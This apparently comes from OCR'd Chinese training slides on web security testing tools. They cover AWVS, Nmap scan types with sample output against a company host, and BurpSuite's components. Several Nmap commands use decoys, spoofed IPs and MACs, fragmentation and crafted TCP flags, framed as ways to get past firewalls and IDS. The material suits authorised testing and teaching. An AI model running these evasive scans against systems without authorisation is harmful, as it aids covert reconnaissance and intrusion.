
AWVS启动扫描

最后的确认信息，点击finish



AWVS扫描结束

扫描结果：



第一部分 WEB安全测试工具介绍

第二部分 AWVS工具基本使用

第三部分 Nmap工具基本使用

第四部分 代理工具使用介绍

第五部分 SQL注入工具使用介绍

Nmap基本功能

Nmap提供了四项基本功能（主机发现、端口扫描、服务与版本侦测、操作系统侦测）及丰富的脚本库。


Nmap既能应用于简单的网络信息扫描，也能用在高级、复杂、特定的环境中：例如扫描互联网上大量的主机；绕开防火墙/IDS/IPS；扫描Web站点；扫描路由器等等。

Nmap是开源软件，可在https://nmap.org/下载到最新的版本，支持跨平台，安装几乎都是一键式，不赘述。

Nmap基本功能

全面扫描：
nmap -T4 -A ip/domain

全面扫描是涵盖上诉四项基本功能（主机发现、端口扫描、服务与版本侦测、操作系统侦测）的扫描方式。



Nmap基本功能

主机发现： nmap -T4 -sn ip/domain

```
C:\Users\14110502>nmap -T4 -sn my.suning.com

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-10 17:43 ?D1ú±ê×?ê±??
Nmap scan report for my.suning.com (192.168.116.104)
Host is up (0.0050s latency).
Nmap done: 1 IP address (1 host up) scanned in 6.98 seconds
```

端口扫描：nmap -T4 ip/domain

```
C:\Users\14110502>nmap -T4 my.suning.com

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-10 17:47 ?D1ú±ê×?ê±??
Nmap scan report for my.suning.com (192.168.116.104)
Host is up (0.011s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 9.39 seconds
```


Nmap基本功能

版本侦测： nmap -T4 –sV ip/domain

```
C:\Users\14110502>nmap -T4 -sV my.suning.com

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-10 17:48 ?D1ú±ê×?ê±??
Nmap scan report for my.suning.com (192.168.116.104)
Host is up (0.014s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     nginx
443/tcp open  ssl/http nginx

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.28 seconds
```

Nmap基本功能

操作系统扫描：nmap -T4 -O ip/domain



Nmap高级选项

一、bypass手段：

1. 指定网口与IP地址

Nmap指定用哪个网口发送数据，-e <interface>选项。

示例：nmap -e eth0 my.suning.com

Nmap可以显式地指定发送的源端IP地址。使用-S <spoofip>选项，nmap将用指定的spoofip作为源端IP来发送探测包。

另外可以使用Decoy方式来掩盖真实的扫描地址，例如-D ip1,ip2,ip3,ip4,ME，这样就会产生多个虚假的ip同时对目标机进行探测，其中ME代表本机的真实地址，这样对方的防火墙不容易识别出是扫描者的身份。

示例：nmap -T4 -F -n -Pn -D192.168.1.100,192.168.1.101,192.168.1.102,ME 192.168.1.1

Nmap高级选项

2. 定制探测包

Nmap提供--scanflags选项，可以对需要发送的TCP探测包的标志位进行完全的控制。可以使用数字或符号指定TCP标志位：URG, ACK, PSH,RST, SYN,and FIN。

示例： nmap -sX -T4 --scanflags URGACKPSHRSTSYNFIN 192.168.116.104

此命令设置全部的TCP标志位为1，可以用于某些特殊场景的探测。

另外使用--ip-options可以定制IP包的options字段。

使用-S指定虚假的IP地址，-D指定一组诱骗IP地址（ME代表真实地址）。-e指定发送探测包的网络接口，-g（--source-port）指定源端口，-f指定使用IP分片方式发送探测包，--spoof-mac指定使用欺骗的MAC地址。--ttl指定生存时间。

Nmap高级选项

二、探测防火墙：

防火墙在今天网络安全中扮演着重要的角色，如果能对防火墙系统进行详细的探测，那么绕开防火墙或渗透防火墙就更加容易。

1. SYN扫描

利用基本的SYN扫描方式探测其端口开放状态。

命令：nmap -sS -T4 my.suning.com

2. FIN扫描

利用FIN扫描方式探测防火墙状态。FIN扫描方式用于识别端口是否关闭，收到RST回复说明该端口关闭，否则说明是open或filtered状态。

命令：nmap -sF -T4 my.suning.com

3. ACK扫描

利用ACK扫描判断端口是否被过滤。针对ACK探测包，未被过滤的端口（无论打开、关闭）会回复RST包。

命令：nmap -sA -T4 my.suning.com

Nmap高级选项

三、扫描WEB站点：

Nmap作为一款开源的端口扫描器，对Web扫描方面支持也越来越强大，可以完成Web基本的信息探测：服务器版本、支持的HTTP方法、是否包含典型漏洞。目前Nmap中对Web的支持主要通过Lua脚本来实现，NSE脚本库中共有50多个HTTP相关的脚本。

命令：nmap -sV -p 80 -T4 --script http,default my.suning.com*

第一部分 WEB安全测试工具介绍

第二部分 AWVS工具基本使用

第三部分 Nmap工具基本使用

第四部分 代理工具使用介绍

第五部分 SQL注入工具使用介绍

BurpSuite

BurpSuite是用于攻击WEB应用程序的集成平台。它包含了许多工具，并为这些工具设计了许多接口。所有的工具都共享一个能处理并显示HTTP消息，持久性，认证，代理，日志，警报的一个强大的可扩展的框架。

BurpSuite工具箱：
Target——记录站点信息，并自动对其进行扫描。
Proxy——拦截HTTP/S的代理服务器，作为一个在浏览和目标应用程序之间的中间人，允许你拦截查看修改在两个方向上的原始数据流。
Spider——应用智能感的网络爬虫，它能完整的枚举应用程序内容和功能。
Scanner——它能自动地发现web应用程序的安全漏洞。
Intruder——定制的高度可配置工具，对web应用程序进行自动化攻击，如：枚举标识符，收集有用的数据以及使用fuzzing技术探测常规漏洞。
Repeater——靠手动操作来补发单独的HTTP请求，并分析应用程序响的工具。
Sequencer——分析那些不可预知的应程序会话令牌和重要数据项随机性工具。
Decoder——进行手动执行或对应用程序数据智能解码编码的工具。
Comparer——通过些相关请求和响应得到两项数据的一个可视化的差异。

重点需要掌握**Proxy、Intruder、Repeater**三个工具


BurpSuite

1. Proxy（代理）

代理功能使我们能够截获并修改请求。为了拦截请求，并对其进行操作，我们首先需要设置浏览器代理，以火狐为例：


BurpSuite

在BurpSuite中配置响应的代理，设置成功后即可代理浏览器的数据包转发功能：

